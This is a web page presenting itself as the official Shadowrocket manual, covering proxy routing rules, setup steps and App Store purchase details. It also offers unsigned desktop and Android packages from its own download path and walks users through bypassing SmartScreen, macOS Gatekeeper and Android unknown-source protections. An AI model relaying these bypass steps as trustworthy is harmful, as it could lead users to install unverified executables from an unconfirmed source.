Official Manual · Get and Configure

Shadowrocket Setup & Rules

A cross-platform rule-based proxy client that connects using your existing server details or subscription configuration and routes traffic by domain and address using rules. iPhone / iPad: $2.99 one-time on the App Store; Mac, Windows, Android and Linux: free.

Current version See the download page · iPhone / iPad: $2.99 one-time on the App Store; Mac, Windows, Android and Linux: free

Global Routing VLESS On Demand

01 / CAPABILITIES

Shadowrocket features and settings

Distinguish servers, routing modes and configuration files first. A server determines the connection destination, Global Routing determines how traffic is routed, and a configuration file defines the matching conditions. A successful import does not guarantee a successful connection, and an enabled switch does not mean every request uses a proxy.

Specific rules first, FINAL last

  1. First check whether the destination matches a specific domain rule.
  2. Then check whether its address falls within a defined network range.
  3. If neither matches, use the FINAL policy at the end.


Rule routing lets you apply different policies to different destinations. Requests follow the rules in the active configuration only when Config is selected under Global Routing on Home. DOMAIN-SUFFIX matches domain suffixes, IP-CIDR matches address ranges, and PROXY, DIRECT and REJECT mean proxy, direct connection and reject. Rules are generally evaluated from top to bottom: put more specific conditions first and FINAL at the end as a fallback. After editing, retest the same destination to avoid mistaking an unreachable server for a rule failure.

Read about rule types and priority →

02 / PLATFORMS

Get Shadowrocket for every platform

There are two pricing options: iPhone / iPad costs $2.99 one-time on the App Store; Mac, Windows, Android and Linux versions are free. Choose your device first, then check the processor or package format. Desktop and Android packages are provided through this site's /dl/shadowrocket/ path; download buttons and first-launch instructions are on the download page.

iPhone / iPad

$2.99 one-time on the App Store; other platforms are free. iPhone and iPad share one purchase. Check the App Store page for system requirements. Before purchasing, verify the developer, official icon and app ID. If you have an existing purchase, check the store account in use before trying again.

Mac

Free · Apple Silicon / Intel; iPhone / iPad: $2.99 one-time on the App Store. Check your chip in About This Mac, then choose the matching dmg. The download page has two clearly labeled options; do not guess the architecture from the model name. If macOS blocks the first launch, follow the installation approval checklist.

Windows

Free; iPhone / iPad: $2.99 one-time on the App Store. Get the 64-bit exe installer from the download page. If SmartScreen blocks it, first confirm the file came from this site's download page, then follow the “More info → Run anyway” instructions. You will still need to import your existing server details.

Android

Free · arm64; iPhone / iPad: $2.99 one-time on the App Store. Get the apk from the download page, then follow the system prompt to allow your browser or file manager to install unknown apps. You can turn off this source permission after installation. If the built-in browser blocks the download, switch to the system browser as prompted.

Linux

Free · deb / rpm / AppImage; iPhone / iPad: $2.99 one-time on the App Store. Choose a file that matches your distribution's package format and processor architecture; do not mix formats. AppImage requires execution permission. Handle deb and rpm packages with the corresponding package manager. The download page lists the steps and commands.

03 / FIRST CONNECTION

First-time Shadowrocket setup: verify in three steps

The examples below use interface terms from iPhone / iPad. Before starting, have your existing subscription or server parameters ready; get subscriptions from your service provider. Verify a manual connection first, then consider On Demand, complex rules and sync settings. This makes it easier to identify which step caused a problem.

  1. Add Server / Subscribe: import existing details


    To add a server manually, select Type in Add Server, then enter Host, Port and the corresponding authentication fields. After importing by QR code or clipboard, check the generated entry again. Before using Subscribe, confirm whether the link contains a server subscription or a configuration file; do not rely on the file extension alone. When the import is complete, check that the expected entry appears in the SERVER group and select one to test.

    If the list is empty after import, check that the copied content is complete, contains no extra spaces and that the subscription is still valid. Repeating the import usually will not fix a content-format mismatch. Compare each field with the original details instead of changing the protocol, DNS and rules all at once.

  2. Global Routing: understand Config / Proxy / Direct

    Config routes traffic according to the active configuration file and is suitable for everyday use once you have checked the rules. Proxy sends eligible traffic through the selected proxy for comparison tests. Direct uses a direct connection. These modes change routing decisions; they do not correct server addresses, authentication or protocol fields. Check rule order and the FINAL fallback only when Config is selected.

    For troubleshooting, keep the same server and destination, changing only one mode at a time. If Proxy works but Config does not, check rules and DNS first. If both fail, check the server. A working Direct connection does not confirm that the proxy server parameters are correct; the two paths test different things.

  3. Home: turn on the connection and verify a destination request

    On the first connection, follow the system prompt to allow a VPN configuration. Return to Home to check the connection status, run Connectivity Test and try an actual request. System authorization allows a VPN configuration to be created; it does not mean the server has been verified. Interpret test results in context of the selected Test Method, current network and actual destination. One response does not establish that every service is working.

    If the status looks normal but requests fail, check in this order: server parameters → routing mode → DNS → specific rules. Record each change. If the issue occurs only after switching networks, check the On Demand trigger conditions. Changes in Data can provide clues but do not, by themselves, show whether a rule matched correctly.

Read the complete guide

04 / PRODUCT FACTS

Verify the official app and understand purchase details

Shadowrocket is a closed-source commercial application. This site is the official website and manual; access, pricing and configuration details are listed by platform. Verify product information using the store page, this site's download page and the details shown in the app, not similar names or search result positions.

Developer: Shadow Launch Technology Limited App ID: 932747118 Two access options

App Store: verify the developer, icon and app ID

The iPhone / iPad product page should show developer Shadow Launch Technology Limited, app ID 932747118 and the official icon with a white background and blue-purple outline. A similar name alone is not enough to confirm it is the same app. Open the listed product page from this site's download page, then check all three details. If a search result shows a different developer or app ID, return to the correct product page and verify again.

Before purchasing, also check the compatibility requirements shown by the store; system requirements are as listed on the App Store page. iPhone / iPad costs $2.99 one-time on the App Store; Mac, Windows, Android and Linux versions are free. These platform options are not a single store purchase.

Store visibility: check your account region first

This app is not currently available in the mainland China App Store. If it does not appear in search or the product page is unavailable, first check the region of the Apple ID used for Media & Purchases rather than repeatedly changing your phone's system language. System language, device location and store account region are separate settings and cannot replace one another. Use the official process in Apple Account settings to change the account region, and review notices about account balance, existing subscriptions and other related details first.

This manual covers product access and the order for checking account settings. If you have a purchase record but cannot see the download option, first confirm whether you are using a different store account, then look in Purchased. Store visibility and purchase status depend on what is currently shown for your account.

Purchases and restore: iPhone / iPad share purchase history

The one-time iPhone / iPad purchase covers the client, and both device types can use the purchase record from the same account. When changing devices or downloading again, find Shadowrocket in App Store Purchased, then check compatibility and store status. Having downloaded the app before does not give another account the same purchase record. If a purchase button appears, check the account before paying again.

Restoring the app and restoring its configuration are separate tasks. After downloading the app again, check that server entries, subscriptions and the active configuration file are present. If you used iCloud sync, confirm the actual contents on the device. iPhone / iPad: $2.99 one-time on the App Store; Mac, Windows, Android and Linux: free. Get the other platform versions from this site's download page.

Client and connection service: understand their separate roles

A one-time client purchase ≠ a service plan

The client reads configuration and handles connections. Get subscriptions and server details from your service provider. This site does not provide node or subscription services.

After getting Shadowrocket, you still need your existing server parameters or subscription. Import links, connection authorization and rule files address different needs: a link provides entries, authorization allows the system to establish a connection, and rules determine where requests go. If a connection fails, the list is empty or a destination is unreachable, check these three layers separately. A purchase does not mean a server is available.

Subscription links may contain access credentials, so treat them as sensitive when copying or backing them up. When describing an issue, you can share the protocol type, symptoms and steps to reproduce it, but remove authentication details and the full subscription URL. The example.com in configuration examples illustrates syntax only; it is not a usable server.

Desktop and Android: verify the source and follow system prompts

Shadowrocket packages for Mac, Windows, Android and Linux are available from this site's download page under /dl/shadowrocket/. Mac downloads are available for Apple Silicon and Intel. Windows uses the corresponding 64-bit installer; for Android and Linux, also check architecture and package format. Do not identify the platform by the file icon alone; compare your device details with the button label before downloading.

These packages are not code-signed, so the system may block the first launch. On Windows, follow SmartScreen's “More info → Run anyway” prompt. On macOS, check “Open Anyway” in Privacy & Security. On Android, check the source permission for “Install unknown apps.” On Linux, check the package format and execution permission. Detailed steps are in the installation approval checklist; confirm the file came from this site's download page before proceeding.

Keep your configuration before updating; retest the same destination afterward

Manage iPhone / iPad app updates through the App Store; get desktop and Android installation packages from this site's download page. Version information is supplied dynamically by download data, so do not use numbers in older articles to determine the current version. Before updating, keep a copy of your active configuration and note the selected server, Global Routing mode and key DNS settings. Avoid replacing many rules during the same update.

After updating, open the app to check that entries are present, then retest using the same network and destination as before. If behavior changes, first check whether the active configuration file changed, then review the connection logs. Restore or change one item at a time to make the cause easier to find. For more detail, start with connection verification in the guide, then see the relevant section in the rule reference.

05 / READING NOTES

Guides to configuration and network issues

After verifying a basic connection, read about the issue you need to address. Each article covers one type of setting: understand the resolution path, review imported content, then check rule matching. Keep a configuration you can restore; do not combine examples from multiple topics into a new configuration file.